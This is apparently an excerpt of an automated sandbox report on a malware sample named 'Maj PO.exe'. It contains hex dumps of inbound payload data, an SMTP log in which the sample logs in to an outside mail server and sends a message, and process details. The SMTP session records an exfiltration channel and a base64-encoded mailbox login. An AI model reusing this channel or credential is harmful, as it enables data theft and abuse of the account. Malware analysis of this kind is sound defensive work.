| 2021-10-14 01:43:28 UTC | 203                | IN        | Data Raw: 36 cf 10 d4 83 be 9a 8a 79 32 90 ac 3b 8a d3 91 71 27 cd 7f 78 25 10 30 ce bb 68 51 40 9f 6a f3 73 42 32 c6 f5 2c e3 c8 a9 73 35 b1 2f 4d e1 37 0d 45 ea de 46 7c e6 22 84 5d 98 08 0f 6e 1b b0 ed 9b d2 f6 01 88 5e 0a 6b d8 dc 54 81 66 17 45 8d 6a bc b6 8c b7 cb ea ad f9 8d a7 e4 61 01 54 45 5c 93 1f d0 e2 b4 d1 0f 68 5b b4 28 7f e0 03 9a af 80 e2 52 15 2f 9e a9 72 ba ef 18 66 4f aa 74 19 8b 6f 9f 82 03 b3 f0 18 de a5 64 fc 70 ad d3 b5 ec 0a 9f e5 1e 3d d0 44 fb c2 e6 b8 ec 07 ff 52 84 d7 ca e2 0d 5b 33 b8 95 cb c8 e9 7d 32 ce bf f5 0a 19 64 04 95 02 ec ee 47 9b b3 29 6d 8e 68 8a a6 f2 18 08 d2 1b 98 07 3c f1 5e 76 3f 5d c7 fa fd e8 c0 14 b6 62 67 76 b0 81 2c 7f 85 c0 ed 07 64 09 4f 24 fd d5 cb 36 5c e9 ce 12 77 9b ec 7e 96 dc 86 9e 44 8c 86 af 1f cb 93 a3<br>Data Ascii: 6y2;q"x%0hQ@jsB2,s5/M7EF"]n^kTFeJaTEh[(R/rfOtodpjkV>UyR[3]2dG)mh<^v?}bgv,dO\$6w~D                       |
| 2021-10-14 01:43:28 UTC | 204                | IN        | Data Raw: d5 75 80 09 8c 3c 4f 96 69 2f b2 32 89 68 74 3e 28 a5 b8 0b 46 d5 48 c3 0a 00 54 19 0c 81 b3 39 a5 5c fa 70 d3 91 b6 fb 1c 1e e9 00 b8 97 36 bd 33 8b 06 26 05 d8 a2 14 89 89 ba f5 d8 b6 6e 15 49 fb 17 8f 4b 99 a3 57 e7 59 a0 1a 07 b3 53 78 bc 72 cb 7b ce a1 c0 cf aa 25 d8 f8 bb 7b 5c 89 23 82 40 60 3f bd f2 e3 e4 b8 ce 84 bc 62 45 1e d6 e4 c4 d8 d0 53 40 13 4a df b6 35 27 26 a1 2e 30 cb 61 45 ab 17 d7 ce d3 9a db 3d a1 0d d3 b5 ec 0a 9f e5 1e 3d d0 44 fb c2 e6 b8 3b 4e 47 71 a9 b0 11 da 18 6b 97 76 59 9b 32 c9 65 7c e4 ff ee cc b9 51 70 59 2c 99 7d 6b 69 c0 6c 58 f4 ef 97 a7 07 4b 23 14 f4 ac f4 03 4e 99 a5 d5 d9 20 8c 19 89 29 d9 05 ee 85 a8 21 32 53 61 25 4a a8 5a dd 57 d4 eb 70 2d ac ae 00 56 df 15 2d 73 27 d8 6a 17 7e 9e 15 89 d1 30 cf 9b 56 a4 b7 b7<br>Data Ascii: u<OI/2ht>(FHT9[p63&nIKWYSxr{%(#/@`?bES@J5'&.0aE==D;NGqkvY2e[QpY,]kilXK#N!)2Sa%JZWp-V-sj'-0V             |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------|--------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 205                | IN        | <p>Data Raw: 36 ac 8c bc 18 cd 95 ac ab a8 e7 f8 ad dc 1c a4 a6 1a 22 8c e7 01 1a 6e 91 4a 21 91 a5 c4 6b 6e bc 5a c2 19 54 b8 02 3b a3 f1 54 41 06 4c 0d 02 d1 f9 26 96 ff b6 40 4b 6a 3e 4c d7 f8 13 f9 2a a7 ab 3d fb 01 5f d0 11 e8 09 ca 82 4b 19 59 1d 59 fe 4d 65 e9 7f 7a 1a 52 9c 8b 0c 4b ad 2f 83 be 24 e0 d6 25 49 1c 5b b3 a2 57 a6 1d 77 84 e3 90 a4 0b 94 b3 8f 9d 97 0a 36 13 59 d9 d6 06 88 a1 c4 77 2b 45 80 0f 91 b3 ff 6b 45 70 ff 0d 6d f6 a5 56 35 fa dd 1e 82 d4 e1 ee ba 36 fd 31 2d 0c 52 57 31 b5 ad 15 0a d3 94 a2 da 33 5a 47 ea 2f c1 c8 08 cd 90 c8 c9 6b 13 48 77 3c 0d 85 4f da 65 9a eb 94 6c aa 0e 19 bf 33 93 24 54 cf 1f 9b c0 49 06 b9 1f b6 5e b2 8e 93 42 ec 20 0b ca 72 de 95 b4 6e 3a 2c 55 72 a9 5f ef fb 7a e9 48 86 dd 35 87 a9 5c a4 d0 cc f7 c0 0a 82 d8</p> <p>Data Ascii: 6"njknZT;TAL&amp;@Kj&gt;L*=_KYMezRK/%!@Ww6Yw+EkEmV561-RW13ZG/kHw&lt;Oel3\$T!^B rn;_Ur_zH5\</p>                             |
| 2021-10-14 01:43:28 UTC | 207                | IN        | <p>Data Raw: d7 6f e4 8c 38 80 b7 b1 13 94 cb f3 3b 52 ec 25 b8 02 8d e3 89 9a 41 1a d8 0e b8 a3 b3 85 9f 15 08 84 84 33 8a b2 83 68 2d dc 49 63 3e 3a 26 a7 8c 1a 7e 51 9e 69 e0 42 4f 2d dd f9 19 c7 c5 a6 62 45 93 27 57 e3 43 03 47 e8 c5 7d 78 fd 3a bf 28 8b 22 1d 63 3e bb ec 9f e2 e2 16 ed 67 3f 71 ce dc 37 92 71 03 45 8c 7b d2 8f b1 a5 e5 e9 90 d3 8b b1 e1 79 1c 3b 58 39 ae 2e f3 f0 bd ca 2a 40 4e bf 2e 1e c3 0f 97 82 a9 f3 54 1e 2b ea 93 70 a0 9f 08 65 45 a4 7f 19 ce 44 85 94 07 a2 f4 59 fd c4 4b ef 70 b7 6a d5 76 4b 7b 75 e3 d8 a2 bd ef 96 d4 17 ff 62 ca 79 b4 d3 da e9 12 57 2d b8 fc e1 c8 9f 67 25 d5 8e dc 0a 04 73 76 a4 1f f4 c3 47 96 c6 23 6d 94 43 db b5 f6 18 22 f1 3e 8f 11 31 f7 37 41 2e 40 f8 f5 8f de d7 13 c2 60 6f 2c bd b7 37 79 9e c8 e6 5d 27 2f 71 12 e7</p> <p>Data Ascii: o8;R%A3h-Ic&gt;:&amp;-QIBO-bE"WCGj;c{("c"&gt;q7qE{y;X9.*@N.T+peEDYKpjvK{ubyw-G%svG#mC"&gt;17A.@,0,yj)/q</p>             |
| 2021-10-14 01:43:28 UTC | 208                | IN        | <p>Data Raw: b7 c7 d1 c6 e0 2c 9b d0 ed 1c ff 4e 0f ce 88 54 73 a3 6e 98 7e 26 fb c5 72 90 11 9e 2a 49 f3 7c 01 a3 14 cb 59 74 27 2f a1 a3 65 46 fb 59 e5 48 30 78 1c 06 94 b5 70 8b 43 fb 66 ce ae ba ed 72 3d c6 31 ae 8a 32 98 24 9d 3d 36 00 c4 8a 05 b7 fb 8d f1 cb ba 6f 61 6f ed 1b 8f 5c fc b7 47 84 6e b8 68 35 a7 45 78 bc 6d e5 6d c5 a1 da d9 ae 23 f1 b7 8a 68 48 9c 23 88 55 12 0d df e8 ff 85 b2 fc 82 8a 57 53 1f b3 dd c3 cc dd 04 75 1f 4a ff bc 50 01 3d a1 22 2c ac 62 5f ac 31 d5 c2 c9 86 a9 2e a1 0b 8c b6 e1 00 8c f2 14 08 f9 57 fb ca fe b5 5e 71 32 7a b8 ad 3e f5 0e 06 ae 6d 54 fe 02 a5 59 7a fd ca e4 ce 83 3e 4e 50 2a 99 7d 74 47 f5 7c 42 df c2 94 b1 7b 7d 35 09 f1 bb fd 18 34 8b b4 c8 e9 0a cc 2c b4 3e c7 0b fe 87 a8 21 41 2e 46 38 67 a5 41 d4 35 dc ef 76 16 ae</p> <p>Data Ascii: ,NTsn~&amp;*l Yt/eFYH0xpCfr=12\$=6oaolGnh5EXmm#hH#UWSuJP=",b_1.W^q2z&gt;mTYZ&gt;NP*gtG B 54,&gt;!A.F8gA5v</p>           |
| 2021-10-14 01:43:28 UTC | 209                | IN        | <p>Data Raw: af 9a 61 2f 63 21 56 88 b5 96 59 35 88 a8 5f 07 f6 8b 0b e3 b4 e1 f5 44 cb ea d1 7e 99 fb dd d5 ba e9 b3 ce cc 6f a1 c7 77 65 95 93 68 7b 0f c0 59 56 91 c3 c8 29 6e c6 26 bd 0f 49 eb 66 4e ce 84 00 5a 77 21 68 62 c9 89 43 de 85 dd 28 38 68 63 3b aa 8f 76 94 0a f6 c2 50 91 60 26 ad 3a 8e 64 b9 f3 20 1f 3d 72 2b ec 8e 8f 83 2b 1a 72 31 e9 8b 4c 2c cd 57 e4 c8 57 88 bb 45 3c 1c 09 d8 51 b2 cd 75 59 d0 9b fa b5 20 e6 d6 fa 68 66 6e 44 57 20 bb cd 67 fb d3 ac 16 43 36 83 69 fa c9 a2 25 2b 91 12 84 78 88 1a c8 17 4b f8 b9 5f ec 89 fc 85 ca 52 a9 5a 43 6c 3d 53 42 d1 d1 44 45 ba f4 d2 a2 46 1b 0a 84 69 a3 ae 6f ac fc 95 39 cf 64 09 03 47 e2 2e 38 da 37 ee 96 e3 09 c7 3c 4a d7 59 f1 53 b7 76 64 74 7f 28 86 1f 68 42 d8 f1 e9 eb 2a 93 d5 bb 85 02 aa fa cb 8f ab 43</p> <p>Data Ascii: a/c VY5_D-oweh{YV)n&amp;lFNZw\hbc(8hc;vP`&amp;d =r++r1L,WWE&lt;QuY hfnDW gC6i%+xK_RZCl=SBDEFio9dG.87&lt;JYSvdt(hB*C</p> |
| 2021-10-14 01:43:28 UTC | 210                | IN        | <p>Data Raw: e8 1c d6 f7 f2 30 1e 66 27 75 fd 63 19 ee 39 74 da 5f 89 9b 3b fb d1 92 7e fd 74 4d 7c 41 4d 02 6e 02 6b 35 a9 9e fa bb bb 66 de 15 8b 2d e4 e4 03 a4 b3 88 2d 2d 67 30 77 8a a7 aa 57 39 8b ac 59 01 f0 8d 1a 63 fc f4 fe 42 c9 ea d8 6a a9 fe c9 c7 da e6 a1 d9 a9 7d da 54 9f 72 d8 8f 70 6c 60 d8 3f 41 fe df b0 ba 46 d3 35 a7 6f 74 ee 71 cf de 80 11 2d 6f 3d 74 74 b0 8c 4d c3 8f d4 2c 2a 03 6e 32 a5 82 72 b4 05 f2 cc 41 98 67 34 b1 be 23 7a aa 86 24 04 01 6e 36 e3 0c 17 9b 1b 1b 74 20 f3 99 7a 2a de 45 fb c2 4a 9b 8c 56 38 18 08 cb db 3f d2 70 51 cc 9a fa e5 2b db ca f5 e6 e6 79 71 4b 23 ab b4 63 f3 d3 b1 0a 70 38 9d 74 e9 c9 bd 30 1e 91 11 80 6e 0b ad 4a 9c 4b 15 6a 6d 87 9d 91 89 c9 4a 8c 56 5b 65 2d 4b 5e c5 cb cb da bc e9 ce b3 4b 23 13 98 75 b1 ba 76</p> <p>Data Ascii: 0fuc9t;~tM AMnk5f-C--g0wW9YcBj Trpl'?AF5otq-o=ttM,*n2rAg4#z\$n6t z*EJV8?pQ+yyK#cP8t0nJKjmJV(e-K^K#uv</p>                   |
| 2021-10-14 01:43:28 UTC | 211                | IN        | <p>Data Raw: 77 96 fd 8b d7 fa 5f 1d 45 59 ec 18 07 6e a9 14 29 b9 29 ec c9 50 3c d2 62 85 df 8c 74 53 ef c8 a9 94 e6 ff 77 de 51 af 77 87 fb cb 73 33 1d 01 4c 0c c0 33 ac 30 b8 83 02 4a e7 c2 78 24 a7 62 25 23 4c 14 05 60 0f eb 1d f2 a6 22 2a cc 4b e2 c2 c0 01 8e bc 05 4d 03 8c 56 da 6c d9 e2 e7 fb 9c 6a a6 5e d5 cb c1 6e d2 10 7b f4 fa d8 c3 ba f4 0a 59 ad 12 09 44 77 52 ce fc 07 2d 2d ee 18 91 09 32 c0 97 98 4c c0 b0 ca 12 46 c5 46 22 86 30 49 2a 88 b6 2e 11 80 5e ce 28 ee 42 67 34 7f de 8b e3 92 80 65 ea 2d 6f 82 2b b0 5c dd 13 7e 2d e5 12 d7 df c7 df a2 88 f4 9d f3 c7 86 97 75 29 a9 45 c7 72 bb 9f c5 a4 76 25 29 d7 59 1b b4 6b fb dc c6 98 2c 75 59 ea c2 01 c8 fd 7e 0f 2c c3 0c 68 c0 19 fb e0 70 da 9c 6a b5 ad 2d 8e 15 cf 02 ad 1d 22 7e 75 89 9e f2 c3 08 ea b3 77</p> <p>Data Ascii: w_EYn))P&lt;btSwQws3L30Jx\$b%#L""*KMVlj^n{YDwR--2LFF"0l*.(Bg4e-o+!~u)Erv%)Yk,uY~,hpi;~--uw</p>                          |
| 2021-10-14 01:43:28 UTC | 212                | IN        | <p>Data Raw: fa 39 0e 85 70 bf 25 c7 af fa 96 fd 0c 67 30 07 45 62 eb 3c de 16 e3 89 e0 0d 47 20 5a d0 53 df 42 25 39 d3 e5 2c 3f 14 48 d3 de 07 df ee ea 3a 03 50 6a ab 02 b8 78 7c 07 56 5d 24 a2 65 27 80 a9 1e 82 2e 6d 17 52 f3 aa 1d 51 e7 b7 18 e2 51 f7 b4 a2 7c 82 38 6f bc c3 23 8b e6 07 fa 00 6c ae 32 0a f6 52 f1 57 33 98 13 44 c8 63 de 0b 99 f0 59 ce c4 03 28 be 37 bc 48 67 29 ec ca e6 d2 39 f5 32 93 01 a8 67 6a 96 7c 71 8e 63 d7 ef 57 5e f8 ec 5a 44 7c bc c6 75 df 79 66 96 a2 dd 14 12 1f 86 d1 af 37 7c 35 24 83 03 cf 7d 74 5c 27 0e d7 0e c5 30 bd cc a1 a5 da 64 0a 20 cb 14 3f e4 4a e9 3b 67 69 a1 8e 88 97 bc 84 f8 d3 16 23 6d d8 be af b2 a3 01 27 68 bf 1f c5 3b 7f 46 c7 c9 ff d9 4a 3e 5e f9 be 80 a4 ed 2b 88 ca 7a f3 f7 97 e6 3b 91 47 7a ad b4 5f ab 97 cc 5f 21</p> <p>Data Ascii: 9p%g0Eb&lt;G ZSB%9,?H:Pjx V \$e'.mRQQ 8o#l2RW3DcY(7Hg)92gjlqcW^ZD uyf7 5\$}t\0F ?J;gi#m'h;FJ &gt;^+z;Gz_!</p>           |
| 2021-10-14 01:43:28 UTC | 214                | IN        | <p>Data Raw: 83 a1 f5 53 9b f9 bf 6c 99 e0 9a 0f ce bc b4 94 6d b0 f6 ce f2 b1 b4 6b 1f 55 b4 ee bc 7a 7b 85 cf fe 7c 8d 95 aa e4 b1 40 06 f3 22 c9 50 26 6e 73 b3 de bd 7d 4a 92 b5 bf 49 3a ba 15 bd b0 99 67 d7 15 89 51 e0 e7 42 18 ed a4 9d 3b a4 6f 23 59 9b 26 ea 54 12 8c bf 46 8c f3 8d 18 e2 a6 e8 f9 51 d8 6b d4 74 b7 ee 4c 87 df c7 bd cf a8 69 cf df 14 6a fd 92 7f eb 47 ce 2a 2d ed d4 bc 27 12 d2 26 ad 63 74 ec 71 cc f2 98 14 32 76 2d 6f 76 ad 88 5f c2 97 ce 31 25 68 65 3b a4 8a 77 88 16 c5 cc 4e 83 73 26 be 2d 9b 60 98 ed 39 17 00 76 23 fe 0a 17 82 05 06 76 34 e7 bf 48 3c d6 4b 67 69 56 9b 38 0b 2f 0e 89 6f d0 31 42 30 57 cc 88 e6 d8 38 c3 d8 fa 69 fb 77 4c 4b 2f b5 b8 7f e9 53 ed 0a 2c 3e 9d 6b e9 db bd 3e 36 8f 0e 88 6e 08 bd d9 93 98 9b b1 57 e9 8a 84 99 49 f2</p> <p>Data Ascii: SlimUz[ @P&amp;nsjJl:gQB;o#Y&amp;TFQkLlJG*~&amp;ctq2v-ov_1%he;wNs&amp;-9v#v4H&lt;KgiV8/o1B0W8iWlK/S; &gt;k&gt;6nWl</p>  |
| 2021-10-14 01:43:28 UTC | 215                | IN        | <p>Data Raw: ee 31 bf b6 80 4d fd 3d 55 97 8c d1 5c 18 d2 07 f5 82 6d e3 4e d4 38 04 98 87 85 a2 e6 2c 9e 10 51 e5 10 1b 75 a9 1b ad eb b7 e5 d6 5d 20 58 73 90 d8 99 7f 5c 6b 80 b3 ef 6c ea 62 c6 42 b7 76 9f ef d0 51 3a 1d 18 43 88 84 26 bc b4 0a 8b 10 c8 ba ca 45 25 bb 69 3c a7 bd 85 85 99 0a 6f 28 f0 a4 24 a6 e7 4b ef c2 cd 0e ef b3 8f 79 16 81 43 d7 77 f1 eb fb e2 16 57 b2 17 dc c2 d8 f1 e3 10 5b f6 ea 54 f0 9b d3 1b 51 ba 8e a9 4d 6d df 8e f6 14 3d 22 6a a0 95 13 a2 02 a0 92 41 bb be c2 0b 40 cd 5b 27 92 32 44 25 0c eb 39 70 80 5e c1 2f e4 49 67 32 74 d6 84 f6 9f 95 65 e1 32 6c 80 8a bc 49 c5 09 75 2d e5 1d 50 4f df c7 ba 83 fa 03 cb df 91 07 01 3c 2b 5e c6 6c a3 9e dd a9 6c 2f 25 d9 47 1d 86 e8 7c cf d8 9f 23 f3 1e f8 a9 18 f4 ef 59 8a 6d cb 31 68 c6 0a f9 ef 7b</p> <p>Data Ascii: 1M=U!mN8,Qu Xs!klbBvQ:C&amp;E%i&lt;q(\$KyCwW[TQmM="jA@[?2D%9p^/lg2te2llu-PO&lt;+!l/%G )#Ym1h{</p>                       |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-------------------------|--------------------|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 216                | IN        | Data Raw: ad fe 4b 9a 9f a6 cf 40 87 4d 50 e3 84 56 4c d8 cc 58 c2 18 f6 c0 ba 45 be ab 85 66 b8 b5 eb 09 fd 89 b7 00 69 27 0b 56 6a e3 32 d2 3e ed 90 e8 01 cf 23 5d f0 5d f7 4f 26 38 f3 f6 a8 30 03 cd 7b d3 80 c6 e0 cb 2d 80 5b 68 9a 86 93 eb 58 46 5f c4 7f 2a c8 3c 84 83 17 89 14 ef b8 5f f2 b8 8f 48 a6 a0 99 a7 59 f6 b2 a0 7d 8c 3e 6d bc c3 31 0e 4c 1e fd 0a 7d ba a1 9b 68 58 bf 59 3d 96 0a 4a c4 6d cb 1e 1b 4d 5b c0 ce 0b 25 b0 3c 98 47 72 3b 6e 7b 14 c1 39 e6 37 94 1b ba e5 db 94 82 7f 85 41 d1 fd 44 da 4a eb 4f 59 7e 3d 6d 65 c8 e6 ce 14 04 d5 1b 11 15 9c 58 e2 21 dc d0 36 8c 04 c6 62 64 d4 3e 04 c5 1d ce 36 a8 ca a7 ae ef 55 82 91 c1 1e 11 ed 55 ed 35 67 69 a4 8b 8e 8d dd 9c de d7 1d 28 64 c3 b7 b1 ab a3 0c 2f 70 36 b0 d8 3f 7e 40 d2 5a c1 42 2b 24 d7 5c bc<br>Data Ascii: K@MPVLXEfVj2>#]]O&80{-[hXF_*<_HY]>m1L)hXY=JmM[%<Gr;n[97ADJOY~~meX!6bd>6UU5gi(d/p6?~@ZB+\$\      |
| 2021-10-14 01:43:28 UTC | 217                | IN        | Data Raw: c0 03 ed 22 13 fa f5 f3 12 9d 71 a1 25 dc 8d 11 cf 0e b4 1e 2d fa a8 86 a1 f5 50 2f fa a3 f9 67 64 8c 09 c9 ba b1 89 79 32 42 de 7d 21 ae e5 09 53 a8 60 55 7d ea d2 64 7c 96 90 82 28 f5 a1 ce ec fd 37 d9 c0 13 88 73 af 56 fa 77 4d 03 d3 14 cb d0 a0 9e fd b8 ab e7 26 15 8a 8d ec f6 4d 0c e9 bc 08 d0 3c e6 c5 45 09 72 b8 df d6 8a a3 57 0d ec 0f ef ec a4 69 09 4c ce ea cb f6 5d ee 4d 23 d7 e7 be ce 29 99 da 55 cf 66 78 77 6f 61 69 d0 2a c4 1c c3 21 ca 04 ee 3f bd ea b8 ff e3 a6 c1 8b 1f 29 74 23 7a f0 5c 85 53 ff 8e c1 ad d4 7b ed dd aa 9e f6 41 15 71 8b 5d 97 69 2a b1 bf 42 74 38 03 2a 1e 11 6e 24 f0 06 04 9a 05 15 7d 3f e7 96 41 2c de 57 ef ec 53 88 a8 cb d2 12 06 c4 d9 2a c5 79 50 d8 8c e0 d8 0d c1 c4 e0 fd e9 ea e1 57 33 29 48 76 e9 53 08 19 57 b6 6c 6f<br>Data Ascii: "q%-Pgdy2Bj}S`Ujdl[(7sVwM&M5ErWiLjM#)Ufxwoai*!?)t#z[S[Aqj]*Bt8*n\$)?A,WS\$yPW3j)HvSWlo          |
| 2021-10-14 01:43:28 UTC | 219                | IN        | Data Raw: 43 4a d9 a2 24 cd d5 b0 b2 24 f7 bb c8 cc 77 c2 76 81 6c f6 82 75 fa 1a 37 84 22 9a cb 7e 3d 55 97 c4 d9 4b 9d 71 17 66 07 29 ce 40 c9 36 10 90 9c 99 3f 5f 3f 0f a8 51 eb 1f 1b 78 26 0d 24 ae 8b f9 c5 d4 2a 56 5b 99 db 80 f0 4a e1 c7 a3 93 76 63 cf da 5e 2b 62 8a f9 ed 53 27 12 85 f4 08 d6 b2 a5 3e 9b 8b 03 5c e8 46 c0 20 a8 e6 25 04 4f 9b 17 e1 b2 e2 07 6e 0a 35 ad ec 44 66 d7 d4 92 e3 a6 9a 61 16 94 4e d7 77 fc f6 f7 6b af 5e b2 ff dc cd f0 ee f9 94 f2 fa f4 5d de b0 c6 88 ed a0 07 04 59 6e df 7f f9 08 a9 38 ee 2d 94 10 a2 46 a4 b4 4f b3 a2 4b b3 44 d7 c7 2a 8b 31 5e b5 c8 a0 0b 1d 89 44 49 6d f1 42 74 39 72 d4 8d f8 9f 93 67 f0 2b 76 0a bf b1 5e c1 1c 7a 20 e1 0d cc c2 d2 dc a7 98 e8 87 ce c0 89 10 60 35 27 2f da 19 a6 e2 d8 8d 6b 16 2b e3 5a 08 93 64<br>Data Ascii: CJ\$wvlu7"-~UKqf)@6?_?Qx&\$*V[Jvc^+bS"> F %On5DfaNwk^Yn8-FOKD^1^DlmbtR9g+v^z `5'/k+Zd           |
| 2021-10-14 01:43:28 UTC | 220                | IN        | Data Raw: fb d2 ad 18 45 36 80 68 f4 c7 a0 22 2b 93 13 8a 69 08 bf cb 11 59 95 bf 7f ee 9b 91 8b c8 57 89 58 42 62 21 57 42 d0 d9 4a 43 bd f7 ce af 57 3f 0e 84 68 ad a7 6a ac fc 87 b9 0e 61 29 03 55 62 eb 3c da 36 e3 98 e0 09 c7 20 5a d0 5f ff 41 37 bb 76 f4 ae 3a 06 ca 7a c2 01 ff ef eb 2b 81 55 66 8b 07 aa fa d9 0f 4e 45 36 20 cc 3b 86 89 1f 8a 3c ef b2 5b f4 a9 0f d0 a2 a5 9b a7 49 f2 b4 a0 5d 8c 3a ea a4 c3 31 0a 9b 1d fd 8a 79 bc b0 1b f4 5c ff 59 3d 96 0e 4a c6 6d ca 1a 1a 49 5b c0 9a 0b 35 30 3c 9c 8c 72 3b 6e 7f e4 c1 39 e6 33 94 14 bb e5 de 94 72 7f ed 43 d7 7a 46 dc 41 ee 49 44 6f bd c1 60 ce fb df 94 ad d3 1c 15 1d 94 d0 ea 25 fc d1 3e 84 09 c1 68 66 de 36 0c d9 00 cb 3e a1 c2 af ab cf 57 18 99 c9 1a 91 6c 54 e7 4e 62 6c af 80 86 85 d5 99 f6 d5 16 00 ef<br>Data Ascii: E6h"+iYWXBb WBjCW?hja)Ub<6_Z_A7v:z+UfNE6 ;<[!]:1y Y=Jml[50<Hr;n93rCzFAIDo"%>hf6>WITNbl          |
| 2021-10-14 01:43:28 UTC | 221                | IN        | Data Raw: 02 66 48 b2 3f 6d e7 57 d7 a7 a4 f6 42 15 7d c5 fe 10 de cf 6b 29 0c e1 31 51 e1 65 99 96 06 a2 ea 03 d5 c1 75 fc 7e a4 6e dc 7d 58 1e 5e b0 b9 ed f1 aa db 91 45 a4 11 ee 6e b5 c0 d0 f5 06 0c 4e c6 dc 84 9a c6 7a 25 cf 93 c5 26 04 61 19 c2 7f 92 bb 07 94 c0 3d 6d 97 55 b7 ab ad 61 77 a1 5f fd 74 5f 83 37 06 4b 34 a8 94 fd bb b9 67 c2 07 0a 58 e2 f4 42 0b ec ad 88 29 27 66 21 57 89 a7 aa 5f 32 8c aa 57 0f fe 8f 0b e2 b5 e9 f0 44 c9 e8 d9 76 b9 fc cd c7 db e7 bd dc a9 7d c8 d5 1a 77 f8 8e 6d 69 6e d2 38 44 f0 d1 a1 3b 0f ce 3b af 6a 54 ee 63 4e cf 85 11 2f 73 21 68 70 b0 8d 43 df 8b d3 2d 38 6a 6d 35 a4 8c 76 94 04 f0 c2 53 9f 6e 28 a3 3f ae 66 b8 ef 38 19 1d 73 2a fe 0e 0a 87 0b 1b 73 3c ef 8b 4f 24 c3 59 e6 cc 57 89 b9 4b 3a 1c 08 ca d1 23 c3 70 59 d0 86<br>Data Ascii: fH?mWBj)k)1Qeu-nj)X^EnNz%&a=mUaw_t_7K4gXB)!fW_2WDvJwmin8D;;jTcN\$!hpc-8jm5vSn(?f8*s<O\$YW K:~pY |

SMTP Packets

| Timestamp                            | Source Port | Dest Port | Source IP       | Dest IP         | Commands                                                                                                                                                                                                   |
|--------------------------------------|-------------|-----------|-----------------|-----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Oct 14, 2021 03:45:05.738549948 CEST | 587         | 49770     | 132.148.164.170 | 192.168.11.20   | 220-ip-132-148-164-170.ip.secureserver.net ESMTP Exim 4.94.2 #2 Wed, 13 Oct 2021 18:45:05 -0700<br>220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.        |
| Oct 14, 2021 03:45:05.739765882 CEST | 49770       | 587       | 192.168.11.20   | 132.148.164.170 | EHLO 841618                                                                                                                                                                                                |
| Oct 14, 2021 03:45:05.874191999 CEST | 587         | 49770     | 132.148.164.170 | 192.168.11.20   | 250-ip-132-148-164-170.ip.secureserver.net Hello 841618<br>[102.129.143.96]<br>250-SIZE 52428800<br>250-8BITMIME<br>250-PIPELINING<br>250-PIPE_CONNECT<br>250-AUTH PLAIN LOGIN<br>250-STARTTLS<br>250 HELP |
| Oct 14, 2021 03:45:05.875360966 CEST | 49770       | 587       | 192.168.11.20   | 132.148.164.170 | AUTH login c2FsZXNAYmluYXJ5aW5mb3RIY2guY29t                                                                                                                                                                |
| Oct 14, 2021 03:45:06.010901928 CEST | 587         | 49770     | 132.148.164.170 | 192.168.11.20   | 334 UGFzc3dvcmQ6                                                                                                                                                                                           |
| Oct 14, 2021 03:45:06.164294004 CEST | 587         | 49770     | 132.148.164.170 | 192.168.11.20   | 235 Authentication succeeded                                                                                                                                                                               |
| Oct 14, 2021 03:45:06.164808035 CEST | 49770       | 587       | 192.168.11.20   | 132.148.164.170 | MAIL FROM:<sales@binaryinfotech.com>                                                                                                                                                                       |
| Oct 14, 2021 03:45:06.299010992 CEST | 587         | 49770     | 132.148.164.170 | 192.168.11.20   | 250 OK                                                                                                                                                                                                     |
| Oct 14, 2021 03:45:06.299380064 CEST | 49770       | 587       | 192.168.11.20   | 132.148.164.170 | RCPT TO:<sales@binaryinfotech.com>                                                                                                                                                                         |
| Oct 14, 2021 03:45:06.434282064 CEST | 587         | 49770     | 132.148.164.170 | 192.168.11.20   | 250 Accepted                                                                                                                                                                                               |
| Oct 14, 2021 03:45:06.434633017 CEST | 49770       | 587       | 192.168.11.20   | 132.148.164.170 | DATA                                                                                                                                                                                                       |
| Oct 14, 2021 03:45:06.569039106 CEST | 587         | 49770     | 132.148.164.170 | 192.168.11.20   | 354 Enter message, ending with "." on a line by itself                                                                                                                                                     |
| Oct 14, 2021 03:45:06.571382999 CEST | 49770       | 587       | 192.168.11.20   | 132.148.164.170 | .                                                                                                                                                                                                          |
| Oct 14, 2021 03:45:06.717011929 CEST | 587         | 49770     | 132.148.164.170 | 192.168.11.20   | 250 OK id=1mapnv-0005N3-Lm                                                                                                                                                                                 |
| Oct 14, 2021 03:46:44.897502899 CEST | 49770       | 587       | 192.168.11.20   | 132.148.164.170 | QUIT                                                                                                                                                                                                       |
| Oct 14, 2021 03:46:45.038599014 CEST | 587         | 49770     | 132.148.164.170 | 192.168.11.20   | 221 ip-132-148-164-170.ip.secureserver.net closing connection                                                                                                                                              |

## Code Manipulations

## Statistics

## Behavior



Click to jump to process

## System Behavior

Analysis Process: Maj PO.exe PID: 2592 Parent PID: 9184

### General

|                               |                                                                                                                                                                                                                       |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 03:42:19                                                                                                                                                                                                              |
| Start date:                   | 14/10/2021                                                                                                                                                                                                            |
| Path:                         | C:\Users\user\Desktop\Maj PO.exe                                                                                                                                                                                      |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                  |
| Commandline:                  | 'C:\Users\user\Desktop\Maj PO.exe'                                                                                                                                                                                    |
| Imagebase:                    | 0x400000                                                                                                                                                                                                              |
| File size:                    | 139264 bytes                                                                                                                                                                                                          |
| MD5 hash:                     | EBC68C72C1D9DDB811C502683D4A72FF                                                                                                                                                                                      |
| Has elevated privileges:      | true                                                                                                                                                                                                                  |
| Has administrator privileges: | true                                                                                                                                                                                                                  |
| Programmed in:                | Visual Basic                                                                                                                                                                                                          |
